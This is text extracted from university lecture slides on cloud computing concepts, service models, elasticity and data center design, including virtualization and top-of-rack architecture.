
- Some argue it is just **rebranding** of old stuff
- Others see it as **revolutionary technology** that will transform everything in computing
- It's somewhere in between

Cloud Computing: Vision

- Goal: achieve the old* dream for computing

Make computing a utility


- ... similar to electricity & water



* Parkhill, The Challenge of the Computer Utility, Addison-Wesley, 1966.

Electricity as Utility

High voltage




3-phase, 380 V




Lighting

Computing as Utility

Large scale



Cloud9 IDE
Your code anywhere, anytime



Why Cloud Computing?

- Better services
 - Managed by experts (see example next slide)
- Cost effective
 - Economy of scale, pay on-demand model
- Fast deployment
 - Pre-existing infrastructure
- Wide accessibility
 - Lower the barrier (no upfront costs)
- Examples
 - Netflix

Security

- Perception: which is safer?



- Cloud may actually be more secure than local infrastructure!
 - Cloud employs security experts that most companies cannot afford
- clearly identify risks of moving to cloud

Cloud Computing: Service Models

- IaaS (Infrastructure as a Service)
 - Basic computing resources (CPU, storage, network, ...)
 - Amazon EC2
- PaaS (Platform as a Service)
 - Platform to develop apps using programming languages, libraries, services, and tools supported by the cloud provider
 - Amazon EMR (Elastic MapReduce)
- SaaS (Software as a Service)
 - Software apps provided by the cloud provider
 - SalesForce.com (e.g., payroll, customer relation management, ...)

Cloud Computing: Recent Service Models

- X as a Service, where X can be:
 - Container
 - Function
 - ...

Cloud Computing: Key Enablers

- Better Internet & Mega Datacenters
 - Internet: faster, prevalent, and more reliable
 - Mega Datacenters:
 - economy of scale (5–7x cheaper hardware than medium size companies)
 - Already deployed (Amazon AWS, Google, ...) → Additional revenue stream
 - Already developed software for in-house use (e.g., Google File System, MapReduce)

Cloud Computing: Key Enablers

- New technology trends and business models
 - Shifting from high-touch, -margin, -commitment to low-touch, -margin, -commitment service
 - E.g., content distribution using Akamai vs. using Amazon CloudFront
- New application opportunities
 - Mobile interactive apps, large batch processing, business analytics, ...

Current Cloud vs. Previous Trials


- Illusion of infinite computing resources
 - Users do not need to plan ahead for provisioning
- Elimination of up-front commitments by users
 - Start small and increase on demand
- Pay on short term basis, e.g., hourly
 - Cost saving by getting machines only when needed
 - Elasticity: can scale up or down (quickly)
- All three are important for success:
 - Previous trials lacked at least one of them
 - E.g., Intel Computing Services (2000–2001) required negotiating contract for long term use (not per-hour)

Challenges for Computing as Utility

- Quite-diverse requirements
- Need to create new computing services/apps
- May need to “trust” provider with private data
- ...

Simple Model for Cloud Computing

NETFLIX




Moving to the Cloud

Candidate apps for migration have following C/C's

- Demand for resources vary with time
 - provisioning private data centers for peak wastes resources
- Demand is not known in advance
 - Cannot optimally provision private data centers; either too much waste (overprovisioning) or lost opportunities (under provisioning)
- Can leverage "cost associativity"
 - Using one machine for 100 hrs costs same as using 100 for 1 hr

Moving to the Cloud

- Resources wasted in overprovisioning (left) and
- Requests/services are rejected in under provisioning



Questions?



SIMON FRASER UNIVERSITY
ENGAGING THE WORLD

CMPT 471: Networking II

Fall 2020

Data Center Design

Instructor: Khaled Diab


Cloud Computing

- Elastic resources
 - Expand and contract resources
 - Pay as you go
 - Infrastructure on demand
- Multi-tenancy
 - Multiple independent users
 - Security and resource isolation
 - Amortize the cost of the (shared) infrastructure
- Flexible service management
 - Resiliency: isolate failure of servers and storage
 - Workload migration: move work to other locations




Multi-tier Applications

- Applications consist of tasks
 - Many separate components
 - Running on different machines
- Commodity computers
 - Many general-purpose computers
 - Not one big mainframe
 - Easier scaling




Host Virtualization



- Multiple virtual machines on one physical machine
- Applications run unmodified as on real machine
- VM can migrate from one computer to another

VMM Virtual Switches




Top-of-Rack Architecture


- Rack of servers
 - Commodity servers
 - And top-of-rack switch
- Modular design
 - Preconfigured racks
 - Power, network, and storage cabling
- Aggregate to the next level

ToR Switch

Servers



Top-of-Rack Architecture – Clusters



